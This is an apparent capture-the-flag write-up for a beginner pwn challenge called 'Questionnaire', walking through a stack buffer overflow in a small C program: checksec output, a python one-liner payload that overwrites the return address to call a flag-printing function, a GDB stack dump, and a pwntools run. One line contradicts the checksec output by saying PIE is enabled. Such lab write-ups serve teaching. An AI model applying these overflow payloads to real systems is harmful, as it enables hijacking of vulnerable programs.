

Questionaire

1) Checked the given source



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ cat test.c
#include <stdio.h>
#include <stdlib.h>

/*
This is not the challenge, just a template to answer the questions.
To get the flag, answer the questions.
There is no bug in the questionnaire.
*/

void gg(){
        system("cat flag.txt");
}

void vuln(){
        char buffer[0x20] = {0};
        fprintf(stdout, "\nEnter payload here: ");
        fgets(buffer, 0x100, stdin);
}

void main(){
        vuln();
}
```


2) This is very straight forward, we just have to call the function gg by overwriting RIP




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ objdump -t test | grep gg
0000000000401176 g     F .text  000000000000001a              gg

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ checksec test
[*] '/home/vigneswar/Pwn/Questionnaire/test'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

PIE is enabled so we can use the address as it is


3) Made an exploit



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ echo "test" > flag.txt

┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ ./test <<(python2.7 -c "print('\x00'*40+'\x1a\x10\x40\x00\x00\x00\x00\x00'+'\x76\x11\x40\x00\x00\x00\x00\x00')")

test
zsh: segmentation fault  ./test <
```



```
0x00007fffffffdc20│+0x0000: 0x3837363534333231   ← $rax, $rsp
0x00007fffffffdc28│+0x0008: 0x6766656463626139
0x00007fffffffdc30│+0x0010: 0x6f6e6d6c6b6a6968
0x00007fffffffdc38│+0x0018: 0x7776757473727170
0x00007fffffffdc40│+0x0020: 0x65646362617a7978   ← $rbp
0x00007fffffffdc48│+0x0028: 0x000000000040101a  →  <_init+26> ret
0x00007fffffffdc50│+0x0030: 0x0000000000401176  →  <gg+0> endbr64
0x00007fffffffdc58│+0x0038: 0x00007ffff7df000a  →  0xb5a8002200110000

     0x4011ea <vuln+90>        mov    esi, 0x100
     0x4011ef <vuln+95>        mov    rdi, rax
     0x4011f2 <vuln+98>        call   0x401070 <fgets@plt>
 →   0x4011f7 <vuln+103>       nop
     0x4011f8 <vuln+104>       leave
     0x4011f9 <vuln+105>       ret
     0x4011fa <main+0>         endbr64
     0x4011fe <main+4>         push   rbp
     0x4011ff <main+5>         mov    rbp, rsp

[#0] Id 1, Name: "test", stopped 0x4011f7 in vuln (), reason: SINGLE STEP

[#0] 0x4011f7 → vuln()
[#1] 0x40101a → _init()
[#2] 0x401176 → frame_dummy()
[#3] 0x7ffff7df000a → add BYTE PTR [rax], al
[#4] 0x7fffffffdd50 → pop rax
[#5] 0x4011fa → vuln()
```



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Questionnaire]
└─$ stdbuf --output=0 --input=0 python3 exploit.py
[+] Starting local process './test': pid 5401
[*] running in new terminal: ['/usr/bin/gdb', '-q', './test', '5401']
[+] Waiting for debugger: Done
[*] Switching to interactive mode
test
$ █
```

Trick: use stdbuf to stop buffer problem